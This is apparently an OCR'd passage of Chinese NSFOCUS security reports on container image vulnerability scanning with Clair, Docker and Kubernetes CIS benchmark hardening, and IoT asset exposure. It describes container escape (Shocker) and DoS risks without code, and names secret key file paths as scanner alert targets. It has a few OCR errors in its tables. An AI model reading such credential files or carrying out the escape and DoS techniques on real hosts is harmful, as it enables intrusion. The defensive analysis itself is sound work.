笔者从 Docker Hub 中选择评价和下载量较高的 10 个镜像，对其最新版本（latest）采用 Clair 工具进行了扫描分析。从结果可以看

| 镜像 | STARS | PULLS | HIGH | NEDIUM | LOW |
|---|---|---|---|---|---|
| nginx | 8.1k | 10M+ | 3 | 14 | 8 |
| ubuntu | 7.3k | 10M+ | 0 | 6 | 14 |

| 镜像 | STARS | PULLS | HIGH | NEDIUM | LOW |
|---|---|---|---|---|---|
| musql | 5.8k | 10M+ | 4 | 7 | 5 |
| node | 5.2k | 10M+ | 68 | 193 | 71 |
| redis | 4.9k | 10M+ | 6 | 11 | 9 |
| postgres | 4.7k | 10M+ | 15 | 32 | 12 |
| mongo | 4.2k | 10M+ | 6 | 11 | 9 |
| centos | 4.1k | 10M+ | 0 | 0 | 0 |
| jenkins | 3.4k | 10M+ | 11 | 25 | 21 |
| alpine | 3.3k | 10M+ | 0 | 0 | 0 |

图 4 Docker Hub 中部分镜像漏洞情况统计

出，如此高频率使用的镜像，绝大多数均存在高危漏洞，有的镜像高危漏洞数量甚至达到数十个之多。

当然，笔者这里对于公共仓库中镜像的漏洞统计，只是采用开源的工具，直接对镜像的漏洞进行了一个简单的扫描分析。对于这样的结果，并不代表公共仓库的镜像真的就危险到不可以使用。当然也不能排除扫描工具在漏洞处理上存在的一些问题。

由于公共仓库是对所有用户开放的，任何用户都可以从仓库中获取现有的容器镜像，当然也可以将自己制作的镜像上传至公共仓库，供其它用户使用。如果有黑客在制作镜像时植入木马、后门等恶意软件，并将恶意镜像上传至 Docker Hub 等公共仓库，那么用户的容器环境从一开始就已经不安全了，后续更没有什么安全可言。

比如 Docker 对镜像不安全的处理管道，Docker 支持三种压缩算法，分别是 gzip、bzip2、xz、gzip 和 bzip2 使用 Go 的标准库，所以相对安全；xz 由于没有使用原生的 Go 去实现，又由于其使用由 C 编写的 XZ Utils 开源项目，所以存在 C 程序恶意写入的可能，一旦被写入会导致执行任意代码漏洞，而只要有一个漏洞，执行 docker pull 拉取镜像时就有可能导致整个系统沦陷。

2018 年 6 月，就有安全厂商发现 17 个受到感染的 Docker 容器镜像 [4]，镜像中包含了可用于挖掘加密货币的程序，更危险的是，这些镜像的下载次数已经高达 500 万次。

对于特定某文件，一般可以使用杀毒软件进行扫描以确定该文件是否安全，但是目前的杀毒软件并没有能够很好支持镜像的扫描。用户想确认下载的镜像是否安全，只能仔细检查下载的源是否有后门（比如运行镜像，然后在里面安装杀毒软件扫描），并且确认请求指向官方源。

### 3.1.2 私有镜像的安全威胁

对于私有仓库中的镜像，通常是用户自己制作上传生成的，那么其脆弱性一方面包括软件代码本身的脆弱性，另一方就是配置的风险。

软件代码的脆弱性，不仅需要在开发过程中尽可能遵循 SDL（安全开发生命周期），在开发完成后，同样需要进行代码审计、渗透测试等安全检查，保证应用的镜像在生成之前，已经解决所有已知的代码漏洞。

在制作镜像的过程中，镜像内是否包含了账号密码等信息、是否包含了秘钥文件信息、是否暴露其它敏感信息、是否运行了禁止运行的命令等问题，在镜像入库之前，也是要重点进行检测的。

另外，用户在使用容器的时候，很自然地会和虚拟机进行类比，

比如怎么进入容器内进行调试、sshd 怎么配置等。要正确的使用容器，一定要有容器化的思维，正确的认识容器。特别是在微服务体系中，容器的本质就是一个或少数进程以及运行进程所需要的各种依赖，即运行时环境的最小集。因此，在镜像制作过程，一定要尽可能的只运行必要的服务，只暴露出必要的端口。

如果在容器中运行了 SSH、TELNET 等服务，不仅不会增加该微服务的功能，反而会带来一系列的安全威胁以及增加安全运维的复杂度。比如 SSH 服务的访问策略和安全合规性管理、各种容器的秘钥以及密码管理、SSH 服务安全升级等。

### 3.2 镜像传输

容器镜像在下载和上传时需保证完整性和秘密性，以下建议有助于抵御如中间人攻击等威胁：

（1）数字签名。上传者主动给要上传的镜像签名，下载者获取镜像时先验证签名再使用，防止其被恶意篡改。

（2)用户访问控制。敏感系统和部署工具( 注册中心、编排工具等）应该具备有效地限制和监控用户访问权限的机制。

（3)尽可能使用支持 HTTPS 的镜像仓库。为避免引入可疑镜像，用户谨慎使用 --insecure-registry 选项连接来源不可靠的 HTTP 镜像仓库。

## 4. 镜像脆弱性评估示例

当前，针对容器镜像的脆弱性问题，一些容器安全的厂商以及开源项目，均提供了相应的检测能力，下图 [5] 中对几个常见的扫描工具从功能、开源等几个方面进行了对比分析。

| | Anchore | Aqua | Twistlock | Clair |
|---|---|---|---|---|
| 镜像文件扫描 | ✓ | ✓ | ✓ | ✓ |
| CVE 库 | ✓ | ✓ | ✓ | ✓ |
| 运行时扫描 | | ✓ | ✓ | |
| 开源 | ✓ | | | ✓ |
| 商业支持（收费） | ✓ | ✓ | ✓ | |
| 可定制的安全策略 | ✓ | | | |
| Kubernetes 集成 | ✓ | ✓ | ✓ | |

图 5 容器镜像扫描工具对比

对于镜像的脆弱性检测，其中涉及到几个核心的环节。检测工具需要获取当前的所有漏洞信息，通常会从主流的漏洞平台获取，比如 NVD。




图 6 开源扫描工具获取公开漏洞库信息

获取待检测镜像，并针对镜像的每一层进行解析，获取到镜像中所有的软件包以及对应的版本信息。这样，根据软件包的版本信息以及漏洞库信息，就可以对容器镜像内的应用软件进行 CVE 的检测了。

在对容器镜像进行解析的时候，不仅可以获取到相应软件包的版本信息，同时还能精确的分析到镜像内的所有文件。这样假如存在“/etc/ssh/ssh_host_dsa_key”、“/home/user/.ssh/id_rsa”这样的敏感秘钥信息，可以对其进行告警。

下面，我们使用 Clair（latest）针对 Ubuntu 14.04 进行扫描测试，并尝试进行漏洞修复。

首先对 Ubuntu:14.04 镜像进行扫描（clairctl analyze registry.securityapp.store/library/ubuntu:14.04 --log-level Debug），扫描过程如下图所示。

图 7 Clair 扫描镜像过程

经过逐层的分析，扫描结果如下图。

```
Image:registry.securityapp.store/registry.securityapp.store/library/ubuntu:14.04
31 layers found
→ Analysis [42991362861b] found 153 vulnerabilities.
→ Analysis [feb8d292f109] found 153 vulnerabilities.
→ Analysis [6fc4be63e496] found 153 vulnerabilities.
→ Analysis [ae2f41507de9] found 153 vulnerabilities.
→ Analysis [5d6f7ca344fd] found 153 vulnerabilities.
```

```
→ Analysis [2378f448e5e0] found 153 vulnerabilities.
→ Analysis [34bf93ef3b1b] found 153 vulnerabilities.
→ Analysis [458f85a05799] found 153 vulnerabilities.
→ Analysis [722f259f8509] found 153 vulnerabilities.
→ Analysis [0ac62085ebcf] found 153 vulnerabilities.
→ Analysis [9dd7549a74c7] found 153 vulnerabilities.
→ Analysis [fcf0600c59a8] found 153 vulnerabilities.
→ Analysis [19d49e00dab4] found 153 vulnerabilities.
→ Analysis [32d563114c80] found 153 vulnerabilities.
→ Analysis [9154502df701] found 153 vulnerabilities.
→ Analysis [06f653a0f818] found 153 vulnerabilities.
→ Analysis [b7ca1285ace4] found 153 vulnerabilities.
→ Analysis [c358ce441dbb] found 153 vulnerabilities.
→ Analysis [b774fda96f09] found 153 vulnerabilities.
→ Analysis [ca440e11700b] found 153 vulnerabilities.
→ Analysis [7d1cfb83e04a] found 153 vulnerabilities.
→ Analysis [a8bf57e16bc7] found 153 vulnerabilities.
→ Analysis [c6c9e9ca4b12] found 153 vulnerabilities.
→ Analysis [d03fabc7a0f6] found 153 vulnerabilities.
→ Analysis [5fc626e8ced7] found 192 vulnerabilities.
→ Analysis [673bf9227b72] found 192 vulnerabilities.
→ Analysis [ffca7e8a536d] found 192 vulnerabilities.
→ Analysis [55ec5ec1d91d] found 192 vulnerabilities.
→ Analysis [65c5b3ac784c] found 192 vulnerabilities.
→ Analysis [c64b30586b48] found 192 vulnerabilities.
→ Analysis [2650bed4f6d2] found 192 vulnerabilities.
```

图 8 扫描结果

使用 clairctl 将所报漏洞以报表（html 格式）的形式输出（clairctl report -l registry.securityapp.store/library/ubuntu:14.04 --log-level debug），过程如下图所示。




图 9 获取扫描报表

使用 docker cp（docker cp fda246b5625c:/reports/html/analysis-registry.securityapp.store-library-ubuntu-14.04.html /tmp/）将 html 文件输出至本地后，用浏览器打开报表。

图 10 扫描报表

由上图可以看出，报告中已经将高、中、低以及可忽略的漏洞友好的分类显示出来，其中高危漏洞 1 个，中危漏洞 50 个，低危漏洞 78 个，可忽略漏洞 24 个。此处我们将高危漏洞找出，具体漏洞如下图所示。

**eglibc** 2.19-0ubuntu6.13-⚠

◦ CVE-2018-1000001

In glibc 2.26 and earlier there is confusion in the usage of getcwd() by realpath() which can be used to write before the destination buffer leading to a buffer underfolw and potential code execution.

Link

点击漏洞链接可知目前官方的 Ubuntu 14.04 LTS（Trusty Tahr）已发布了 release 版本 2.19-0ubuntu6.14，修复了此漏洞。

Package

Source:eglibc(LP Ubuntu Debian)

Upstream:needed

Ubuntu 12.04 ESM (Precise Pangolin): released(2.15-Oubuntu10.21)

Ubuntu 14.04 LTS (Trusty Tahr): released(2.19-Oubuntu6.14)

Ubuntu 16.04 LTS (Xenial Xerus): DNE

Ubuntu 18.04 LTS (Bionic Beaver): DNE

Ubuntu 18.10 (Cosmic Cuttlefish): DNE

Ubuntu 19.04 (Disco Dingo): DNE

接下来，我们将含有漏洞的镜像运行为容器（docker run -dt --name ubuntu-test-clair registry.securityapp.store/library/ubuntu:14.04），并且进入容器内部（docker exec -it 9bcf21a481d0

/bin/bash)，过滤查看容器内含有漏洞的软件包信息，看到漏洞版本号为 2.19-0ubuntu6.13。

然后对这两个软件包进行升级，待升级成功后，再次查看包的版本信息，已升级为最新版本 2.19-0ubuntu6.14，如下图所示。

```
root@9bcf21a481d0:/# dpkg -l  grep  libc-bin
ii  libc-bin      2.19-0ubuntu6.14    amd64   Embedded GNU C Library:Binaries
root@9bcf21a481d0:/# dpkg -l  grep  libc6:amd64
ii  libc6:amd64   2.19-0ubuntu6.14    amd64   Embedded GNU C Library:Shared libraries
```

将这个容器打包为一个新的镜像(docker commit 9bcf21a481d0 ubuntu-fixed-clair)，并上传是镜像仓库(docker tag ubuntu-fixed-clair:latest registry.securityapp.store/test/ubuntu-fixed-clair:latest，docker push registry.securityapp.store/test/ubuntu-fixed-clair:latest)。

通过 Clair 扫描这个漏洞修复后的镜像(clairctl analyze -l registry.securityapp.store/test/ubuntu-fixed-clair:latest --log-level debug)，扫描结果如下图所示。

从扫描结果可以看出，之前含有高危漏洞的 Ubuntu 14.04 镜像经过手动修复漏洞并重新打包为新的镜像后，之前的高危漏洞已不存在。

**参考文献**：

[1] 开源治理白皮书(2018)，http://www.caict.ac.cn/kxyj/qwfb/ztbg/201804/P020180323313495961952.pdf

[2] 2018 Open Source Security and Risk Analysis, https://www.synopsys.com/content/dam/synopsys/sig-assets/reports/2018-ossra.pdf

[3] Over 30% of Official Images in Docker Hub Contain High Priority Security Vulnerabilities, https://www.banyanops.com/blog/analyzing-docker-hub/

[4] Tainted, crypto-mining containers pulled from Docker Hub, https://techcrunch.com/2018/06/15/tainted-crypto-mining-containers-pulled-from-docker-hub/

[5] https://www.meetup.com/Cloud-Native-days-china/events/251975991/

# Docker安全配置分析

绿盟科技 星云实验室

**摘要**:容器技术基于容器主机操作系统的内核，通过对 CPU、内存和文件系统等资源的隔离、划分和控制，实现进程之间透明的资源使用。因此，容器主机的安全性对整个容器环境的安全有着重要的影响。

## 1. 概述

最近有很多关于容器安全性的讨论，尤其是当在生产环境中部署使用容器的时候。容器环境所面临的大多数安全威胁，和非容器环境存在的威胁在本质上基本是一致的。只不过基于容器的某些特性，出现了一些新的场景和攻击面。

那么对于容器环境来说，都有什么样的安全威胁呢? 总结起来可以从以下三个方面来进行简单划分。

（1）基础设施 / 运行环境是否是安全的。容器技术是基于容器主机操作系统内核实现的资源隔离，相比较 vm 来讲，容器对主机的操作系统有了更多的权限，因此诸如 OS 的安全补丁、API、权限、认证、隔离等问题对容器的安全性有着很大的影响。

（2）容器的镜像是否是安全的。关于容器镜像的安全性，比如像镜像的漏洞、恶意程序等问题，之前的文章《容器镜像的脆弱性分析》[1] 已经进行了比较全面的分析，这里就不再过多介绍了。

（3）容器运行时是否是安全的。比如容器中是否运行了非法的进程、是否遭到了 DDoS 攻击、是否发生了逃逸等。

## 2. 容器环境分析

本小节将从三个方面，简单介绍容器基础设施 / 运行环境的安全性。

### 2.1 容器逃逸风险

容器逃逸攻击与虚拟机逃逸攻击相似，利用虚拟化软件存在的漏洞，通过容器获取主机权限入侵主机，以达到攻击主机的目的。这里通过容器入侵主机的逃逸，一方面包括在容器中获取到更多的主机权限；另一方面包括不完善的隔离存储。

具体地，一些 PoC 工具，如 Shocker，可展示如何从 Docker 容器逃逸并读取到主机某个目录的文件内容。Shocker 攻击的关键是执行了系统调用 open_by_handle_at 函数，Linux 手册中特别提到调用 open_by_handle_at 函数需要具备 CAP_DAC_READ_SEARCH 能力，而 Docker1.0 版本对 Capability 使用黑名单管理策略，并且没有限制 CAP_DAC_READ_SEARCH 能力，因而引发了容器逃逸的风险。

### 2.2 容器网络

Docker 默认采用预设的桥接网络驱动，一个 docker0 的网桥

将所有容器连接该网桥，docker0 网桥扮演着路由和 NAT 的角色，容器间通信都会经过容器主机。

默认情况下，这种桥接采用黑名单的方式，即同一主机上的容器之间是允许所有通信的，用户根据业务需求添加访问控制规则。如果各容器之间没有防火墙保护，攻击者就可以利用主机内部网络进行容器间的 ARP 欺骗、嗅探、广播风暴等攻击。

### 2.3 拒绝服务

默认情况下容器可以使用主机上的所有资源，如果某个容器以独占方式访问或消耗主机的大量资源，则该主机上的其它容器就会因为缺乏资源而无法正常运行。

DoS 攻击可针对任何资源，例如计算资源、存储资源、网络资源等，下面分别以这三种资源进行说明。

（1）计算资源。Fork Bomb 是一个很典型的计算型 DoS 攻击场景，主机内核正常情况下只能支持一定数量的进程，如果某个容器内的进程组新建过多进程，消耗了主机上的所有进程资源，那其它的容器就没有资源来创建新的进程，甚至会危及主机的正常工作。

Fork Bomb 也是自 2015 年到现在 Docker 社区一直讨论的问题，目前最好的方法是限制内存的使用（--kernel-memory=#M），但是，当在与加密文件一起使用时可能会偶尔出现问题。

（2）存储资源。在容器技术的实现中，通过 mount 命名空间实现了文件系统的隔离。但是文件系统隔离仅仅是一个非常基本的要求。不建议使用 AUFS 做存储驱动，虽然 AUFS 创建出的容器文件系统互相隔离，但是在存储空间方面却没有任何限制。换言之，一个容器如果不断写文件，将会写满存储介质，其它容器将无法执行写操作，导致拒绝服务攻击。

（3）网络资源。DoS 攻击层出不穷，容器内网络带宽耗尽也是其中一种，攻击者使用大量的受控主机向被攻击目标（容器）发送大量的网络数据包，以占满容器的网络宽带，并消耗容器主机的网络数据处理能力，达到拒绝服务的目的。

## 3.CIS Benchmark

CIS（Center for Internet Security）针对 Docker 和 Kubernetes，分别提出了安全基准文档，用于对 Docker 和 Kubernetes 运行环境进行安全审计。

下面本文将通过两个例子，介绍在默认情况下容器环境的安全风险。

### 3.1Docker 默认配置风险

宿主机采用 Ubuntu 16.04.4 LTS（4.4.0-116-generic，x86_64）。

参照 Docker 官方的安装文档 [2]，安装 Docker。版本如下图所示。

```
root@ubuntu:~# docker version
Client:
Version:          18.09.0
API version:      1.39
Go version:       go1.10.4
Git commit        4d60db4
Built:            Wed Nov    7  00:48:57 2018
OS/Arch:          linux/amd64
Experimental:     false
Server: Docker Engine - Connunity
Engine:
Version:          18.09.0
API version :     1.39 (minimum version 1.12)
Go version :      go1.10.4
GIT commit :      4d60db4
Bulit:            Wed Nov    7    00:16:44  2018
OS/Arch:          linux/amd64
Experimental:     false
```

图 1 待测主机 Docker 版本信息

使用 docker-bench-security[3] 对其进行检查。




图 2 检测执行过程示意图

检查结果如下表所示：

| 序号 | 检查内容 | 检查总数 | INFO/NOTE | PASS | WARN |
|---|---|---|---|---|---|
| 1 | Host Configuration | 13 | 9 | 0 | 4 |
| 2 | Docker daemon configuration | 18 | 3 | 8 | 87 |
| 3 | Docker daemon configuration files | 20 | 16 | 4 | 0 |
| 4 | Container Images and Build File | 11 | 8 | 2 | 1 |
| 5 | Container Runtime | 0 | 0 | 0 | 0 |
| 6 | Docker Security Operations | 2 | 2 | 0 | 0 |
| 7 | Docker Swarm Configuration | 10 | 0 | 10 | 0 |
| 总计 | | 74 | 38 | 24 | 12 |

从上表的结果中可以看出，检查结果总计可以划分为三类：

（1）通知提示（INFO/NOTE）。比如针对 2.6 的检查，要求确保配置了对 Docker daemon 访问的 TLS 认证。而测试环境默认启动的 Docker daemon 是没有启动 TCP 监听服务的，因此，对于该条目，设置为通知提示。

[INFO] 2.6 - Ensure TLS authentication for Docker daemon is configured

[INFO] * Docker daemon not listening on TCP

（2）通过（PASS）。比如针对 2.2 的检查，要求确保 Docker 日志级别设置为 “INFO”，Docker 默认的日志级别符合该要求，因此检查结果为 PASS。

[PASS] 2.2 - Ensure the logging level is set to 'INFO'

（3）警告（WARN）。比如针对 2.1 的检查，要求连接在默认网桥上 Docker 实例之间的网络流量，是要限制其之间的网络访问。而 Docker 的默认配置，是允许所有实例通信的，因此该条目提示为告警级别。

[WARN] 2.1 - Ensure network traffic is restricted between containers on the default bridge

由于在 CIS 的标准中，第 5 章是针对容器运行时（Container Runtime）的，在主机上没有容器实例运行时，这一大项的检测是跳过的，因此所有的数据都是 0。这种情况下，针对全部的 74 项检测，除去通知级别的 38 项，剩下的 36 项检测中，告警的有 12 项，比例达到了 33%。主要包括以下内容。

（1）主机配置检查

[WARN] 1.1 - Ensure a separate partition for containers has been created

确保为存储 Docker 文件，创建一个单独的分区（逻辑卷）

[WARN] 1.5 - Ensure auditing is configured for the Docker daemon

确保 Docker daemon 要将审计的能力进行配置，在 /etc/audit/audit.rules 文件中添加一条审计规则：–w /usr/bin/docker –k docker。

[WARN] 1.6 - Ensure auditing is configured for Docker files and directories - /var/lib/docker

确保对 docker 文件和目录进行审计，在 /etc/audit/audit.rules 文件中添加一条审计规则：–w /var/lib/docker –k docker。

[WARN] 1.7 - Ensure auditing is configured for Docker files and directories - /etc/docker

同样是对 Docker 文件和目录进行审计的检查，在 /etc/audit/audit.rules 文件中添加一条审计规则：–w /etc/docker –k docker。

（2）Docker daemon 配置检查

[WARN] 2.1 - Ensure network traffic is restricted between containers on the default bridge

确保容器间在默认的桥接网络上，采用白名单方式实现通信。将 docker daemon 启动参数（/etc/docker/daemon.json）icc 设置为 false。

[WARN] 2.8 - Enable user namespace support

确保在 Docker 守护进程中启用用户命名空间，将启动参数 userns-remap 设置为 default。

[WARN] 2.11 - Ensure that authorization for Docker client commands is enabled

确保启用 Docker 客户端命令的认证授权，Docker 默认是没有对客户端命令进行授权管理的功能，这里需要借助第三方插件实现。Docker 官方给出的插件主要包括 Casbin AuthZ Plugin、HBM plugin 和 Twistlock AuthZ Broker 这三种。可以采用以下命令运行插件：

```
# docker run -d -v /var/lib/authz-broker/policy.json:/var/lib/authz-broker/policy.json -v /run/docker/plugins/:/run/docker/plugins twistlock/authz-broker
```

然后在 docker daemon 启动参数（/etc/docker/daemon.json）中的 authorization-plugins 设置为 authz-broker。

[WARN] 2.12 - Ensure centralized and remote logging is configured

确保配置了集中式和远程的日志记录。在 docker daemon 启动参数（/etc/docker/daemon.json）中的 log-driver 设置为 syslog，log-opts 设置为 {

"syslog-address" : " = tcp://192.x.x.x"。

[WARN] 2.14 - Ensure live restore is Enabled

确保容器实例可以支持无守护进程运行，也就是说，docker daemon 在关闭或者恢复时，不会停止容器，并且可以在 daemon 重新启动后重新接管。

将 docker daemon 启动参数（/etc/docker/daemon.json）中的 live-restore 设置为 true。

[WARN] 2.15 - Ensure Userland Proxy is Disabled

Docker 引擎提供了两种将主机端口转发到容器端口的方式：DNAT 和 Userland Proxy。默认情况下，Userland Proxy 已启用。

将 docker daemon 启动参数（/etc/docker/daemon.json）中的 userland-proxy 设置为 false。

[WARN] 2.18 - Ensure containers are restricted from acquiring new privileges

确保限制容器获取新的权限。

将 docker daemon 启动参数（/etc/docker/daemon.json）中的 no-new-privileges 设置为 true。

（4）Docker 镜像和构建文件检查

[WARN] 4.5 - Ensure Content trust for Docker is Enabled

确保启用了 Docker 的内容信任，默认情况下，内容信任是被禁止的。可以通过修改环境变量来进行设置，export DOCKER_CONTENT_TRUST=1。

考虑到这里的检测，并未覆盖到第 5 章中 Container Runtime 相关的内容，因此在测试环境中，我们运行一个容器，再来进行一下测试，结果如下表所示。

# docker run -d -p 80:80 --read-only -v $(pwd)/nginx-cache:/var/cache/nginx -v $(pwd)/nginx-pid:/var/run nginx（https://hub.docker.com/_/nginx/，以只读模式运行 nginx）

| 序号 | 检查内容 | 检查总数 | INFO/NOTE | PASS | WARN |
|---|---|---|---|---|---|
| 1 | Host Configuration | 13 | 9 | 0 | 4 |
| 2 | Docker daemon configuration | 18 | 3 | 8 | 7 |
| 3 | Docker daemon configuration files | 20 | 16 | 4 | 0 |
| 4 | Container Images and Build File | 11 | 8 | 0 | 3 |
| 5 | Container Runtime | 31 | 6 | 16 | 9 |
| 6 | Docker Security Operations | 2 | 2 | 0 | 0 |
| 7 | Docker Swarm Configuration | 10 | 0 | 10 | 0 |
| 总计 | | 105 | 44 | 38 | 23 |

对比这两个结果可以发现，1/2/3/6/7 这五部分的结果是完全一样的，第四部分原来的 2 个 PASS 的内容变成了 WARN，第五部分的内容进行了检测。至于第五部分的内容，涉及到运行时，不同的容器可能结果会不同，因此这里不再详细分析。第四部分由 PASS 转为 WARN 的 2 项是：

[WARN] 4.1 - Ensure a user for the container has been created

[WARN] * Running as root: pensive_burnell

默认情况下，容器以 root 权限运行，并且以容器中的用户 root 身份运行，应确保容器镜像的 Dockerfile 包含 USER 指令，或者在 USER 指令前通过 useradd 命令添加特定用户。

[WARN] 4.6 - Ensure HEALTHCHECK instructions have been added to the container image

[WARN] * No Healthcheck found: [nginx:latest]

确保将 HEALTHCHECK 指令添加到 Docker 镜像中，进而能够对运行的容器实例进行运行状况检查。默认情况下，HEALTHCHECK 未进行设置。

### 3.2Kubernetes 默认配置风险

采用两节点使用 Kubeadm 部署 Kubernetes v1.12.1。




图 3 Kubernetes 检测执行过程示意图

Master 节点检测结果如下表所示。

| 序号 | 检查内容 | 检查总数 | INFO/NOTE | PASS | WARN |
|---|---|---|---|---|---|
| 1 | API Server | 34 | 0 | 8 | 26 |
| 2 | Scheduler | 1 | 0 | 0 | 1 |
| 3 | Controller Manager | 6 | 0 | 4 | 2 |
| 4 | Configuration Files | 12 | 2 | 9 | 1 |
| 5 | etcd | 8 | 0 | 6 | 2 |
| 6 | General Security Primitives | 8 | 8 | 0 | 0 |
| 总计 | | 69 | 10 | 27 | 32 |

Worker 节点检测结果如下表所示。

| 序号 | 检查内容 | 检查总数 | INFO/NOTE | PASS | WARN |
|---|---|---|---|---|---|
| 1 | Kubelet | 13 | 0 | 3 | 10 |
| 2 | Configuration Files | 6 | 2 | 4 | 0 |
| 总计 | | 19 | 2 | 7 | 10 |

由于篇幅的限制，这里就不再对结果进行详细分析了。

从上述对 Docker 和 Kubernetes 在默认配置下，采用 CIS Benchmark 进行检测的结果可以看出，其存在的安全配置问题比较突出，未通过的测试项占比很大，尤其是 Kubernetes 在 API Server 和 kubelet 等重要组件的默认配置上。因此，建议在容器环境部署过程中，尽可能的参照 CIS 所提供的安全规范进行配置，提高整个容器环境的安全性。

**参考文献**：

[1] https://mp.weixin.qq.com/s/QCfvAjPMcawJJ7Ro1Vnm7g

[2] https://docs.docker.com/install/linux/docker-ce/ubuntu/#set-up-the-repository

[3] https://github.com/docker/docker-bench-security

# 格物实验室

## NSFOCUS GEWU LAB

绿盟科技格物实验室专注于工业互联网、车联网、物联网等方面的安全研究，曾发现多款工业物联网设备安全漏洞，协助厂商进行安全修复。多次参与国内外知名安全会议并发表专题演讲。积极与相关的厂商进行合作，共同努力创建和谐、稳定的网络安全生态环境。

# 国内物联网资产暴露与变化情况分析

绿盟科技 格物实验室

关键词：物联网资产 网络地址变化 IPv6

摘要：绿盟科技的《2017 物联网安全年报》中[1]，公开了物联网资产在互联网上的暴露情况，在过去的一年里，我们又进一步对物联网资产的暴露情况进行跟踪，本文将着重介绍一些我们的新发现。我们对绿盟威胁情报中心（NTI）[2]提供的国内的暴露资产进行分析发现，至少有 40% 暴露的物联网资产的网络地址处于频繁变化的状态，大部分变化的资产采用拨号的方式入网。所以无论是描绘暴露物联网资产，还是对威胁的跟踪，考虑资产的变化情况都有着重要的意义。此外，IPv6 普及后，资产网络地址变化的现象会大大减少，但物联网资产的暴露数量可能也会剧增。

## 一 . 暴露物联网资产变化情况

由于全球物联网暴露资产量级较大，为了直观统计，所以本文主要针对国内的物联网资产。在我们观测到的物联网资产数据中，摄像头、路由器、VoIP 电话暴露数量最多，同时考虑到不同端口的扫描周期有差异以及扫描资源的限制，所以我们重点关注这三类设备，每类设备选取一个暴露较多的端口（摄像头 554 端口，路由器 80 端口，VoIP 电话 5060 端口）进行关注。根据不同端口及扫描时长的扫描数据，对各类型的物联网资产的变化情况进行统计分析。因资产扫描是先依照端口及协议创建的扫描任务，再根据扫描的结果来识别资产的具体类型，具体的统计方法和资产扫描的相关描述如图 1.1 所示：先抽取若干个物联网资产数量较为稳定的扫描轮次，并选取最早的扫描轮次为基准数据，统计不同的时间间隔下资产的变化情况，主要对两个轮次的网络地址和端口所对应的设备类型的没有变化资产数量、消失资产数量和新增资产数量进行统计，再通过多轮对比的统计结果描述每一种设备类型的变化情况。




图 1.1 资产扫描及变化对比方法示意图

### 1.1 摄像头

发现 1：暴露在互联网上的物联网资产有相当一部分数量的物联网设备是处于不存活或 IP 频繁变化的状态。

我们发现很多摄像头会开放 554 端口，使用 RTSP 协议做视频流的实时传输，所以主要分析开放 554 端口的摄像头设备的变化情况。先抽取 554 端口 2018 年 7 月到 9 月内 6 个轮次的摄像头资产进行对比，以 7 月 20 日的摄像头资产数量为基准数据，随着间隔时间的增长，资产变化情况如图 1.2 所示。绿色部分为没有变化的资产数量，橙色部分为相比于基准数据消失的资产数量，黄色部分是增加的资产数量。根据几轮的对比数据来看，扫描时长在 7 天的情况下，国内的 544 端口摄像头设备总量大概在 44 万左右，而大约存在 40% 的物联网资产的网络地址发生变化，每轮对比中新增和消失的资产持平，总体来说变化量相对稳定，并且变化的资产并没有随着时间间隔的增长而增加。





图 1.2 554 端口摄像头资产变化情况 ( 扫描周期 7 天 )

